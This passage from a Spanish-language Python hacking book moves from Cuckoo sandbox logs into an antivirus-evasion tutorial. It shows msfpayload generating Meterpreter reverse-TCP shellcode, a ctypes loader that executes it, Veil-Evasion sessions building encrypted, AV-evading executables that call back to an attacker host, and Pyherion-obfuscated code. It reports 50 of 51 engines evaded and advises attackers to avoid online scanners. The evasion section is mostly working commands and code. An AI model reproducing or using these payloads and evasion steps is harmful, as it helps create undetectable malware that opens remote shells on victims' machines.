192.168.1.86:49169
2014-06-05 00:30:44,599 [lib.cuckoo.core.resultserver] DEBUG: LogHandler for live
analysis.log initialized.
2014-06-05 00:30:47,593 [lib.cuckoo.core.guest] DEBUG: BELARMINO: analysis not
completed yet (status=2)
2014-06-05 00:30:47,820 [lib.cuckoo.core.resultserver] DEBUG: New connection from:
192.168.1.86:49170
2014-06-05 00:30:47,822 [lib.cuckoo.core.resultserver] DEBUG: New process
(pid=2952, ppid=2872, name=malwareSample.exe, path=C:\Users\jdaanial\AppData\Lo-
cal\Temp\malwareSample.exe)
2014-06-05 00:30:47,824 [lib.cuckoo.core.resultserver] DEBUG: New thread
(tid=2956, pid=2952)
2014-06-05 00:30:52,655 [lib.cuckoo.core.guest] DEBUG: BELARMINO: analysis not
completed yet (status=2)
2014-06-05 00:30:55,698 [lib.cuckoo.core.guest] INFO: BELARMINO: analysis comple-
ted successfully
2014-06-05 00:30:55,699 [lib.cuckoo.core.plugins] DEBUG: Stopped auxiliary module:
<modules.auxiliary.sniffer.Sniffer object at 0x4451510>
2014-06-05 00:30:55,700 [modules.machinery.virtualbox] DEBUG: Stopping vm BELARMI-
NO
```

```
2014-06-05 00:30:55,700 [modules.machinery.virtualbox] DEBUG: Getting status for
BELARMINO
2014-06-05 00:30:55,861 [modules.machinery.virtualbox] DEBUG: Machine BELARMINO
status running
2014-06-05 00:30:58,469 [lib.cuckoo.core.scheduler] DEBUG: Released database task
#5 with status True
2014-06-05 00:30:58,589 [lib.cuckoo.core.plugins] DEBUG: Executed processing modu-
le "AnalysisInfo" on analysis at "/home/adastra/Desktop/cuckoo/storage/analyses/5"
2014-06-05 00:30:58,605 [lib.cuckoo.core.plugins] DEBUG: Executed processing modu-
le "BehaviorAnalysis" on analysis at "/home/adastra/Desktop/cuckoo/storage/analy-
ses/5"
2014-06-05 00:30:58,622 [lib.cuckoo.core.plugins] DEBUG: Executed processing modu-
le "Debug" on analysis at "/home/adastra/Desktop/cuckoo/storage/analyses/5"
2014-06-05 00:30:58,624 [lib.cuckoo.core.plugins] DEBUG: Executed processing modu-
le "Dropped" on analysis at "/home/adastra/Desktop/cuckoo/storage/analyses/5"
2014-06-05 00:30:58,823 [lib.cuckoo.core.plugins] DEBUG: Executed processing mo-
dule "NetworkAnalysis" on analysis at "/home/adastra/Desktop/cuckoo/storage/analy-
ses/5"
2014-06-05 00:30:59,756 [lib.cuckoo.core.plugins] DEBUG: Executed processing modu-
le "Static" on analysis at "/home/adastra/Desktop/cuckoo/storage/analyses/5"
2014-06-05 00:30:59,783 [lib.cuckoo.core.plugins] DEBUG: Executed processing modu-
le "Strings" on analysis at "/home/adastra/Desktop/cuckoo/storage/analyses/5"
2014-06-05 00:30:59,796 [lib.cuckoo.core.plugins] DEBUG: Executed processing modu-
le "TargetInfo" on analysis at "/home/adastra/Desktop/cuckoo/storage/analyses/5"
2014-06-05 00:31:00,301 [lib.cuckoo.core.plugins] DEBUG: Executed processing modu-
le "VirusTotal" on analysis at "/home/adastra/Desktop/cuckoo/storage/analyses/5"
2014-06-05 00:31:00,302 [lib.cuckoo.core.plugins] DEBUG: Running non-evented sig-
natures
2014-06-05 00:31:00,302 [lib.cuckoo.core.plugins] DEBUG: Running signature "crea-
tes_exe"
2014-06-05 00:31:00,303 [lib.cuckoo.core.plugins] DEBUG: Running signature "gene-
ric_metrics"
2014-06-05 00:31:00,421 [lib.cuckoo.core.plugins] DEBUG: Executed reporting module
"JsonDump"
2014-06-05 00:31:01,591 [lib.cuckoo.core.plugins] DEBUG: Executed reporting module
"ReportHTML"
2014-06-05 00:31:01,591 [lib.cuckoo.core.scheduler] INFO: Task #5: reports genera-
tion completed (path=/home/adastra/Desktop/cuckoo/storage/analyses/5)
2014-06-05 00:31:01,783 [lib.cuckoo.core.scheduler] INFO: Task #5: analysis proce-
dure completed
```

Leyendo detenidamente los logs generados, se puede ver que el motor ha verificado el estado de la máquina virtual y ha realizado una conexión con el agente que en dicha máquina se encuentra en ejecución. Posteriormente se ha transferido el fichero malicioso a la máquina virtual con etiqueta "*BELARMINO*" y finalmente se han ejecutado todos y cada uno de los módulos de procesamiento que se han definido en la configuración.

Cuando el procedimiento finaliza, es posible acceder a los resultados por medio de una interfaz *web* bastante simple e intuitiva que se arrancará al ejecutar el *script web.py* ubicado en el directorio "*CUCKOO_INSTALL/util*"

```
>python web.py
```

```
Bottle server starting up (using WSGIRefServer())...
Listening on http://0.0.0.0:8080/
Hit Ctrl-C to quit.
```

Con la ejecución de dicho *script* se crea un servidor *web* en la máquina local en el puerto "8080", desde donde se podrán ver los resultados de cada uno de los módulos ejecutados.

Category	Started On	Completed On	Duration	Cuckoo Version
FILE	2014-06-05 00:30:20	2014-06-05 00:30:58	38 seconds	1.1

File Details

File name	malewareSample.exe
File size	73802 bytes
File type	PE32 executable (GUI) Intel 80386, for MS Windows
CRC32	427FBC92
MD5	507e2cbea9f230c026e297f69d33d8b3
SHA1	23f1fa6925413322a4e4f7d80da62271e06de125
SHA256	00360e58a6cbdbe0bad976d43f9dfc30a431cea375ee7dd2222cefca5bb14935

Imagen 02.01: Interfaz de Cuckoo Framework para visualizar los reportes generados.

Además de ver el detalle de todas las pruebas que ha ejecutado *Cuckoo*, también es posible subir directamente un fichero para que sea añadido a la cola de tareas del servidor.

Imagen 02.02: Interfaz de Cuckoo Framework para subir ficheros maliciosos al servidor.

2.7 Evasión de antivirus

Una de las principales barreras con las que se enfrenta un atacante después de conseguir acceso a un sistema, consiste en afrontar las medidas de seguridad implementadas en la máquina objetivo, las cuales típicamente son *software* antivirus o incluso sistemas de detección de intrusos. Los *AV* son mecanismos de protección que analizan el contenido de los ficheros ejecutables e intentan determinar si las instrucciones definidas en dicho fichero corresponden a algún patrón que es conocido por el *AV* y que identifica al binario como una potencial amenaza. Es bien conocido que este tipo de sistemas funcionan en base a una serie de firmas que le permiten identificar patrones maliciosos en ejecutables que se encuentran en disco y no en memoria; por este motivo el *payload* "*meterpreter*" de *Metasploit* suele evadir los chequeos realizados por los antivirus, ya que se ejecuta completamente en memoria.

Al tratarse de un mecanismo poco flexible y que depende directamente de la base de datos de patrones que tenga el *AV*, los atacantes constantemente encuentran técnicas para evadir estas barreras defensivas y conseguir ejecutar código malicioso sin que el *AV* lo detecte; aunque también es importante anotar que los *AV* modernos cuentan con mecanismos de detección avanzados que no solamente utilizan patrones, sino que también implementan heurísticas para detectar amenazas.

Las técnicas que suelen ser utilizadas por los atacantes, consisten en modificar la estructura de los ficheros ejecutables, evitando utilizar cualquier patrón conocido por el *AV*. Normalmente, dichas técnicas se basan en el uso de "*encoders*" para modificar el orden de las instrucciones sin perder funcionalidad, algo que en la terminología del análisis de *malware*, es conocido como "*polimorfismo*" y su objetivo principal es el de mantener las funcionalidades implementadas en un binario malicioso pero cambiando las instrucciones o incluso la lógica implementada en una rutina con el fin de que no pueda ser detectada por un *AV*.

Otra técnica que actualmente se esta imponiendo, consiste en el uso de los llamados "*crypters*" los cuales son ficheros maliciosos que han sido cifrados utilizando algún algoritmo de clave simétrica o asimétrica y dado que dichos ficheros no pueden ser analizados eficazmente por un *AV*, consiguen evadir las restricciones impuestas por el *AV*.

No obstante en la mayoría de los casos, es necesario incluir directamente en el binario, la clave para descifrar el *payload* y conseguir ejecutar las rutinas maliciosas, con lo cual se trata de un modelo que añade un nivel de dificultad adicional pero que resulta bastante efectivo.

2.7.1 Ofuscar shellcodes en Python

Con *Python* es posible utilizar el módulo *ctypes* para especificar un shellcode en formato *C* y conseguir ejecutar dicho *shellcode* directamente desde el *script*. La ventaja que tiene este modelo, es que es bastante simple y muy efectivo a la hora de generar un programa malicioso que no se ajuste a los patrones buscados por un *AV*. Aunque se trata de un modelo bastante efectivo, no hay que olvidar que actualmente no existe una técnica que sea completamente eficaz contra todos los *AV* existentes en el mercado y mucho menos, considerando que actualmente, los mecanismos de

detección incluyen rutinas muy avanzadas para la detección de posibles amenazas, con lo cual el reto para un atacante cada vez es mayor.

En primer lugar, es necesario utilizar algún payload que pueda ser incrustado en el *script* y en ese sentido, es posible utilizar *Metasploit Framework* para crear uno en formato *C*.

```
> ./msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.228 LPORT=4444 C
/*
 * windows/meterpreter/reverse_tcp - 287 bytes (stage 1)
 * http://www.metasploit.com
 * VERBOSE=false, LHOST=192.168.1.228, LPORT=4444,
 * ReverseConnectRetries=5, ReverseListenerBindPort=0,
 * ReverseAllowProxy=false, EnableStageEncoding=false,
 * PrependMigrate=false, EXITFUNC=process, AutoLoadStdapi=true,
 * InitialAutoRunScript=, AutoRunScript=, AutoSystemInfo=true,
 * EnableUnicodeEncoding=true
 */
unsigned char buf[] =
"\xfc\xe8\x86\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2"
"\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x8b\x4c\x10\x78\xe3\x4a"
"\x01\xd1\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3c\x49\x8b"
"\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38"
"\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58\x8b\x58\x24"
"\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01"
"\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f"
"\x5a\x8b\x12\xeb\x89\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32"
.........
```

El *shellcode* generado por *Metasploit* puede ser utilizado directamente en un *script* escrito en *Python* utilizando *ctypes*, tal como se enseña a continuación:

```
from ctypes import *
shellcode = ("\xfc\xe8\x86\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2"
"\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x8b\x4c\x10\x78\xe3\x4a"
"\x01\xd1\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3c\x49\x8b"
"\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38"
"\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58\x8b\x58\x24"
"\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01"
"\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f"
"\x5a\x8b\x12\xeb\x89\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32" )
memory_ref = create_string_buffer(shellcode, len(shellcode))
shellcode = cast(memory_ref, CFUNCTYPE(c_void_p))
shellcode()
```

La función *create_string_buffer* se encarga de crear un espacio de memoria donde será almacenado el *shellcode*, posteriormente la función *cast* permite utilizar la referencia de memoria creada anteriormente para retornar una función que pueda ser invocada directamente desde el *script*. En este caso *CFUNTYPE* indica que la función que se generará no tiene ningún valor de retorno.

Finalmente, se invoca la función creada para transferir la ejecución del *script* al *shellcode* creado desde *Metasploit*. Para que este *script* pueda ser utilizado desde cualquier sistema *Windows*, lo más recomendable es utilizar herramientas como *PyInstaller* o *Py2Exe* para generar un binario en formato *PE* que no dependa del intérprete de *Python*, el cual posiblemente no se encontrará instalado en la máquina de la víctima. Se trata de un mecanismo que suelen utilizar varias herramientas, como es el caso de *Veil Framework*, cuyo funcionamiento se explica a continuación.

2.7.2 Veil Framework para evasión de Anti-Virus

Veil es una herramienta que se encarga de generar *shellcodes* utilizando *Metasploit Framework*, pero además de su generación, también se encarga de empaquetarlos de tal forma que dificulta su detección. Se trata de una herramienta que se encuentra escrita en *Python* y como muchas otras herramientas de las mismas características, se encuentra incluida en *Kali Linux*. El proyecto se encuentra ubicado en la siguiente ruta *https://www.veil-framework.com/* y el repositorio oficial donde se encuentra alojado el código de *Veil* es el siguiente: *https://github.com/ChrisTruncer/Veil.git*. Además, cuenta con otras herramientas como *Pyherion*, un *crypter* que permite cifrar *scripts* en *Python*. A continuación se explica el proceso de instalación y uso de *Veil*.

En primer lugar, es necesario tener instaladas todas las dependencias requeridas, las cuales pueden instalarse rápidamente utilizando el *script setup.sh* ubicado en el directorio "*<VEIL_INSTALL>/setup*". Dicho ejecutable se encargará de instalar todas las librerías requeridas de forma automática, el usuario solamente debe confirmar la instalación de cada una de ellas. Usar *Veil Framework* resulta muy similar a *Metasploit*, ya que es necesario seleccionar un *payload* e ingresar cada una de las propiedades que conformarán el fichero malicioso que se entregará a la víctima.

```
>python Veil-Evasion.py
=========================================================================
 Veil-Evasion | [Version]: 2.8.0
=========================================================================
 [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=========================================================================

 [!] WARNING: Official support for Kali Linux (x86) only at this time!
 [!] WARNING: Continue at your own risk!

 Main Menu

        31 payloads loaded

 Available commands:

        use         use a specific payload
        info        information on a specific payload
        list        list available payloads
        update      update Veil to the latest version
        clean       clean out payload folders
        checkvt     check payload hashes vs. VirusTotal
        exit        exit Veil
```

```
 [>] Please enter a command: use python/meterpreter/rev_tcp
Payload: python/meterpreter/rev_tcp loaded


 Required Options:

 Name       Current ValueDescription
 ----       ------------------------
 LHOST                       IP of the metasploit handler
 LPORT           4444    Port of the metasploit handler
 compile_to_exe     Y       Compile to an executable
 expire_payload     X       Optional: Payloads expire after "X" days
 use_pyherion       N       Use the pyherion encrypter

 Available commands:

        set         set a specific option value
        info        show information about the payload
        generate    generate payload
        back        go to the main menu
        exit        exit Veil
 [>] Please enter a command: set LHOST 192.168.1.228
 [>] Please enter a command: set LPORT 31337
 [>] Please enter a command: use_pyherion Y
 [>] Please enter a command: info
Payload information:

        Name:    python/meterpreter/rev_tcp
        Language:python
        Rating:  Excellent
        Description:    pure windows/meterpreter/reverse_tcp stager, no
                shellcode

 Required Options:

 Name       Current ValueDescription
 ----       ------------------------
 LHOST           192.168.1.228IP of the metasploit handler
 LPORT           4444    Port of the metasploit handler
 compile_to_exe     Y       Compile to an executable
 expire_payload     X       Optional: Payloads expire after "X" days
 use_pyherion       N       Use the pyherion encrypter
 [>] Please enter a command: generate
 [*] Press [enter] for 'payload'
 [>] Please enter the base name for output files: malware
 [?] How would you like to create your payload executable?

     1 - Pyinstaller (default)
     2 - Pwnstaller (obfuscated Pyinstaller loader)
     3 - Py2Exe
 [>] Please enter the number of your choice: 2
=========================================================================
```

```
 Pwnstaller | [Version]: 1.0
=========================================================================
 [Web]: http://harmj0y.net/ | [Twitter]: @harmj0y
=========================================================================

 [*] Generating new runw source files...
 [*] Compiling a new runw.exe...
 [*] Pwnstaller generation complete!

 [*] Pwnstaller runw.exe moved to /opt/pyinstaller-2.0/support/loader/Windows-
32bit/
143 INFO: wrote Z:\opt\AdastraRealm\Hacking\malwareAnalisys\Veil\malware.spec
204 INFO: Testing for ability to set icons, version resources...
217 INFO: ... resource update available
222 INFO: UPX is not available.
2070 INFO: checking Analysis
2070 INFO: building Analysis because out00-Analysis.toc non existent
2070 INFO: running Analysis out00-Analysis.toc
2071 INFO: Adding Microsoft.VC90.CRT to dependent assemblies of final executable
2081 INFO: Searching for assembly x86_Microsoft.VC90.CRT_1fc8b3b9a1e18e3b_9.0.2102
2.8_x-ww ...
2081 INFO: Found manifest C:\windows\WinSxS\Manifests\x86_Microsoft.VC90.CRT_1fc8b
3b9a1e18e3b_9.0.21022.8_x-ww_d08d0375.manifest
2084 INFO: Searching for file msvcr90.dll
2084 INFO: Found file C:\windows\WinSxS\x86_Microsoft.VC90.CRT_1fc8b3b9a1e18e3b_9.0
.21022.8_x-ww_d08d0375\msvcr90.dll
2085 INFO: Searching for file msvcp90.dll
 Z:\opt\AdastraRealm\Hacking\malwareAnalisys\Veil\dist\malware.exe

 [*] Executable written to: /home/adastra/veil-output/compiled/malware.exe

 Language:   python
 Payload:    python/meterpreter/rev_tcp
 Required Options:      LHOST=192.168.1.228  LPORT=31337  compile_to_exe=Y
                        expire_payload=X  use_pyherion=Y
 Payload File:   /root/veil-output/source/malware.py
 Handler File:   /root/veil-output/handlers/malware_handler.rc

[*] Your payload files have been generated, don't get caught!
 [!] And don't submit samples to any online scanner! ;)
[>] press any key to return to the main menu:
```

Interactuar con *Veil Framework* no requiere demasiado esfuerzo y genera resultados muy interesantes simplemente ingresando los argumentos solicitados por la herramienta, además incluye un listado bastante completo de varios *payloads* en distintos lenguajes de programación, como es el caso de *C*, *C#*, *PowerShell* y *Python*. El ejecutable resultante se puede verificar contra un sitio online para validar cuáles *AV* son capaces de identificarlo como malicioso.

Como se puede ver en la imagen 02.03 el fichero ha sido detectado únicamente por el *AV* "*Bkav*" y ha conseguido evadir los mecanismos de otros 50 anti-virus que no han conseguido identificar ningún patrón que lo relacione como una potencial amenaza.

Aunque los pasos anteriores han podido parecer simples, en realidad Veil Framework abstrae muchas de las complejidades que implican no solo crear binarios maliciosos que puedan evadir restricciones de un AV en el sistema de la víctima, sino también, evadir otras restricciones y mecanismos de seguridad como es el caso de DEP en sistemas Windows.

virustotal

SHA256: 705219fecce26790c7b5f6312a123a9655f14af1df4d6b94d58742beef7a5143

File name: maleware.exe

Detection ratio: 1 / 51

Analysis date: 2014-06-07 16:04:23 UTC (0 minutes ago)

0 0

Analysis | File detail | Additional information | Comments | Votes

Antivirus	Result	Update
Bkav	HW32.CDB.C82d	20140606
AVG	✔	20140607
Ad-Aware	✔	20140607
AegisLab	✔	20140607

Imagen 02.03: Detección del programa malicioso generado por Veil Framework.

Cuando el usuario utiliza *PyInstaller* para generar un fichero ejecutable, por defecto el fichero tendrá habilitado *DEP* con el argumento *"optIn"*, pero *Veil* cuenta con una versión de *PyInstaller* propia que desactiva este comportamiento por defecto, facilitando de este modo la ejecución del programa malicioso en la máquina objetivo.

Por otro lado, aunque el modo interactivo de *Veil* permite especificar cada una de las opciones para generar un ejecutable con un *shellcode* inyectado, también es posible especificar opciones por línea de comandos para asignar las propiedades solicitadas en modo interactivo. De esta forma, *Veil* no solicitara la interacción con el usuario y generará el ejecutable con los parámetros recibidos por linea de comandos.

```
>python Veil-Evasion.py -p python/shellcode_inject/aes_encrypt -o malwareEncrip-
ted --msfpayload windows/meterpreter/reverse_tcp --msfoptions LHOST=192.168.1.228
LPORT=4444

==============================================================================
 Veil-Evasion | [Version]: 2.8.0
==============================================================================
 [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
==============================================================================

 [!] WARNING: Official support for Kali Linux (x86) only at this time!
```

```
 [!] WARNING: Continue at your own risk!


 [*] Generating shellcode...
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/call4_dword_xor
x86/call4_dword_xor succeeded with size 312 (iteration=0)
46 INFO: wrote Z:\opt\AdastraRealm\Hacking\malwareAnalisys\Veil\malwareEncripted1.
spec
90 INFO: Testing for ability to set icons, version resources...
94 INFO: ... resource update available
98 INFO: UPX is not available.
1732 INFO: checking Analysis
1733 INFO: building Analysis because out00-Analysis.toc non existent
1733 INFO: running Analysis out00-Analysis.toc
1733 INFO: Adding Microsoft.VC90.CRT to dependent assemblies of final executable
1736 INFO: Searching for assembly x86_Microsoft.VC90.CRT_1fc8b3b9a1e18e3b_9.0.2102
2.8_x-ww ...
1738 INFO: Found manifest C:\windows\WinSxS\Manifests\x86_Microsoft.VC90.CRT_1fc8b
3b9a1e18e3b_9.0.21022.8_x-ww_d08d0375.manifest
1740 INFO: Searching for file msvcr90.dll
1740 INFO: Found file C:\windows\WinSxS\x86_Microsoft.VC90.CRT_1fc8b3b9a1e18e3b_9.0
.21022.8_x-ww_d08d0375\msvcr90.dll
1740 INFO: Searching for file msvcp90.dll
1740 INFO: Found file C:\windows\WinSxS\x86_Microsoft.VC90.CRT_1fc8b3b9a1e18e3b_9.0
.21022.8_x-ww_d08d0375\msvcp90.dll
1740 INFO: Searching for file msvcm90.dll
1740 INFO: Found file C:\windows\WinSxS\x86_Microsoft.VC90.CRT_1fc8b3b9a1e18e3b_9.0
.21022.8_x-ww_d08d0375\msvcm90.dll
1874 INFO: Analyzing Z:\opt\pyinstaller-2.0\support\_pyi_bootstrap.py
3490 INFO: Analyzing Z:\opt\pyinstaller-2.0\PyInstaller\loader\archive.py
3690 INFO: Analyzing Z:\opt\pyinstaller-2.0\PyInstaller\loader\carchive.py
3906 INFO: Analyzing Z:\opt\pyinstaller-2.0\PyInstaller\loader\iu.py
3957 INFO: Analyzing /root/veil-output/source/malwareEncripted1.py
4156 INFO: Hidden import 'encodings' has been found otherwise
4156 INFO: Looking for run-time hooks
4157 INFO: Analyzing rthook Z:\opt\pyinstaller-2.0\support/rthooks/pyi_rth_enco-
dings.py
4590 INFO: Warnings written to Z:\opt\AdastraRealm\Hacking\malwareAnalisys\Veil\
build\pyi.win32\malwareEncripted1\warnmalwareEncripted1.txt
4595 INFO: checking PYZ
4595 INFO: rebuilding out00-PYZ.toc because out00-PYZ.pyz is missing
4597 INFO: building PYZ out00-PYZ.toc
5335 INFO: checking PKG
5337 INFO: rebuilding out00-PKG.toc because out00-PKG.pkg is missing
5337 INFO: building PKG out00-PKG.pkg
6394 INFO: checking EXE
6394 INFO: rebuilding out00-EXE.toc because malwareEncripted1.exe missing
6394 INFO: building EXE from out00-EXE.toc
6398 INFO: Appending archive to EXE Z:\opt\AdastraRealm\Hacking\malwareAnalisys\
Veil\dist\malwareEncripted1.exe
```

```
================================================================================
 Veil-Evasion | [Version]: 2.8.0
================================================================================
 [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================

 [!] WARNING: Official support for Kali Linux (x86) only at this time!
 [!] WARNING: Continue at your own risk!


 [*] Executable written to: /root/veil-output/compiled/malwareEncripted1.exe

 Language:   python
 Payload:    python/shellcode_inject/aes_encrypt
 Shellcode:  windows/meterpreter/reverse_tcp
 Required Options:      compile_to_exe=Y  expire_payload=X
                        inject_method=Virtual  use_pyherion=N
 Payload File:   /root/veil-output/source/malwareEncripted1.py
 Handler File:   /root/veil-output/handlers/malwareEncripted1_handler.rc


 [*] Your payload files have been generated, don't get caught!
 [!] And don't submit samples to any online scanner! ;)
```

Nuevamente se ha generado un fichero ejecutable especialmente empaquetado por *Veil Framework*. En este caso, el *payload* seleccionado ha sido "*python/shellcode_inject/aes_encrypt*" el cual es un *crypter* que se encargará de cifrar el contenido del ejecutable utilizando el algoritmo *AES*. El fichero *Python* que ha generado *Veil* y que posteriormente ha sido convertido en un fichero ejecutable es "*malwareEncripted.py* ". Su contenido es el siguiente:

```
import ctypes
from Crypto.Cipher import AES
import base64
import os
WbIWqZeEU = '{'
QKqOaMfiACipA = lambda c, e: c.decrypt(base64.b64decode(e)).rstrip(WbIWqZeEU)
lXasWzPAC = AES.new('Q0lL^F3y?9{}p&*O&M]LjUGnn)dyft}s')
FskiLhwqQ = QKqOaMfiACipA(lXasWzPAC, 'OptE6Bkph+CGC7qVIrG6TeR5sUe4v42KXCz0PnTXcLBQk
5szYK$
XwGcMuJREQjNxAM = bytearray(FskiLhwqQ.decode("string_escape"))
snOEXkAhCTpfhhT = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0),ctypes.c_
int(len(X$
ZjDJCNGqBR = (ctypes.c_char * len(XwGcMuJREQjNxAM)).from_buffer(XwGcMuJREQjNxAM)
ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_int(snOEXkAhCTpfhhT),ZjDJCNGqBR,ctyp
es.c_i$
PVvtxK = ctypes.windll.kernel32.CreateThread(ctypes.c_int(0),ctypes.c_
int(0),ctypes.c_in$
ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(PVvtxK),ctypes.c_int(-1))
```

Como se puede apreciar, se utiliza el módulo *ctypes* para la generación de un fichero en formato *PE* utilizando algunas de las funciones nativas en sistemas *Windows*, como es el caso de *VirtualAlloc*

CreateThread y *WaitForSingleObjet*. Por otro lado, el cifrado y descifrado del *payload* se hace por medio del módulo *pycrypto* de *Python*.

Finalmente, no solamente es posible ejecutar la utilidad *Pyherion* desde el comando *Veil-Evasion.py,* también es posible ejecutar dicho *crypter* de forma aislada, el cual se encargará de cifrar un fichero *Python* con una clave generada aleatoriamente. *Pyherion* se encuentra ubicado en el directorio "*<VEIL_INSTALL>/tools*" y recibe como argumentos el *script* en *Python* a cifrar y el nombre del fichero de salida.

```
>python pyherion.py
Pyherion 1.0
        usage:./pyherion.py intputfile [outputfile]
>python pyherion.py /home/adastra/testing.py testing-crypted.py
        Crypted output written to testing-crypted.py
```

El fichero generado por *pyherion* tiene el siguiente contenido:

```
import mechanize;from Crypto.Cipher import AES as uyW_215;from base64 import
b64decode as hDQ_276
exec(hDQ_276("ZXhlYyhleVdfMjE1Lm5ldygifUxVaDZKfW1VbHVkKH1LOXhbZSFAbiRjUCNKSG8xJE8
iKS5kZWNyeXB0KGhEUV8yNzYoIm9uaHR6SjgxdnVWOUxOSW1xTGZOdndHZ3dVcWFJbVlBWjdCaHlpb2U-
yTWRtekk3VW8vOXBJeHZreHhvWjhCVFpVRWVFU09MUXpFdlJ6VGhlVTd3SzRiK0xjSm1MUlRaTkkvQ3l-
QNkVJZWQ2eGVCYUlEWUgzSStUM3RrUlRBREFlZzVsNjNSQ0ZLdmZZYzI4ZlhNdlNrN1VYMEUwdlhxN-
3ZHM29QRXVLQUdJdUZ2eDhYRTBSZnMwZVc2c2xIYTdHTU5TVWFSS3FCQVFORzltUjE3dXI0aVR3bC8rN-
WcwdThFU3pxQndqV0ExNDVRMHVFc1FZWHM0Y1NEYTdPa2svY1pOS29HbXp6WjhCN0YrRjM2VFBrbEtyQn-
ZEU3hVbWdXQWx4TXNaSGIxMDFmTzErL1J2MWlpZnFCSFA0VzlRajcrSzVidzVjWU1TbTdBQ3YrOGZ6VVR-
vNlVreUtJanE4MzNpVXJzb3psUU5sNzN4Z0tVRzdCSTF5WGtEd3ZPNDduDueXZCZXBRYlZDSzY1NnlvSz-
BldTBtVFQvQW5ZcFlaMldlbmFxaUFlQVRnUXc9IikpLnJzdHJpcCgneycpKQo="))
```

Como se puede apreciar, el *script* decodifica una cadena utilizando *Base64* y el resultado se ejecuta con la función *exec*. El resultado del proceso de decodificación se puede apreciar a continuación:

```
exec(uyW_215.new("}LUh6J}mUlud()K9x[e!@n$cP#JHo1$O").decrypt(hDQ_276("onhtzJ81vuV
9LNIiqLfNvwGgwUqaImYAZ7Bhyioe2MdmzI7Uo/9pIxvkxxoZ8BTZUEeESOLQzEvRzTheU7wK4b+LcJmL
RTZNI/CyP6EIed6xeBaIDYH3I+T3tkRTADAeg5l63RCFKvfYc28fXMvSk7UX0E0vXq7vG3oPEuKAGIuFv
x8XE0Rfs0eW6slHa7GMNSUaRKqBAQNG9mR17ur4iTwl/+5g0u8ESzqBwjWA145Q0uEsQYXs4cSDa7Okk/
cZNKoGmzzZ8B7F+F36TPklKrBvDSxUmgWAlxMsZHb101fO1+/Rv1iifqBHP4W9Qj7+K5bw5cYMSm7A-
Cv+8fzUTo6UkyKIjq833iUrsozlQNl73xgKUG7BI1yXkDwvO47nyvBepQbVCK656yoK0eu0mTT/An-
YpYZ2WenaqiAeATgQw=")).rstrip('{'))
```

En este caso, "*uyW_215*" es un alias para la clase *AES*, la cual se utiliza para descifrar un texto cifrado con una clave generada aleatoriamente por *Pyherion*. Dicho texto contendrá el código del *script* que finalmente será ejecutado.

Finalmente, aunque es frecuente utilizar servicios en Internet para verificar si un binario es detectado por múltiples *AV*, un atacante evitará el uso de dichos servicios, ya que frecuentemente dichos servicios envían muestras de los binarios subidos por los clientes a los fabricantes de anti-virus, los cuales evidentemente, utilizan dichas muestras para mejorar sus patrones de detección.

Capítulo III
Anonimato con Python

El derecho a la privacidad es uno de los temas más discutidos cuando se habla de anonimato, especialmente cuando salen a la luz asuntos tan delicados como el ciberespionaje y las actividades realizadas por las principales potencias mundiales como Estados Unidos, China o Rusia. Además, existen países que tienen fuertes restricciones sobre el uso de Internet, especialmente aquellos cuyo sistema político es dictatorial.

Los creadores de Internet fueron grandes hackers que simplemente querían facilitar las comunicaciones entre personas y que fuera posible el intercambio de conocimientos de forma libre y abierta, sin embargo, Internet ha cambiado muchísimo desde su concepción inicial y aunque actualmente hay comunidades de usuarios que intentan conservar ese espíritu comunitario y del libre intercambio de información, la realidad es que ahora se trata de un medio muy controlado y filtrado por varias organizaciones tanto privadas como públicas. Se hace cada vez más evidente que son necesarios cambios sociales y políticos en todo el mundo, la inconformidad y el malestar general de la población sobre como son manejados ciertos asuntos es cada vez mayor y por este motivo, se puede apreciar una gran cantidad de personas que realizan protestas para reivindicar sus derechos.

Todo esto ha impulsado y popularizado el uso de herramientas y soluciones informáticas que intentan preservar el anonimato y la privacidad de los usuarios en Internet, hasta tal punto que se han convertido en utilidades de uso común y actualmente cuentan con miles de personas que aportan a su mejora continua, tal es el caso de redes como *TOR* o *I2P*.

La finalidad de este tipo de soluciones, es la de proporcionar las herramientas y medios necesarios a cualquier usuario en Internet para proteger la privacidad y confidencialidad de sus comunicaciones. Redes como *TOR* son utilizadas por activistas, personas que viven en países con fuertes restricciones sobre el flujo de la información, periodistas, académicos o incluso empresas y entidades gubernamentales.

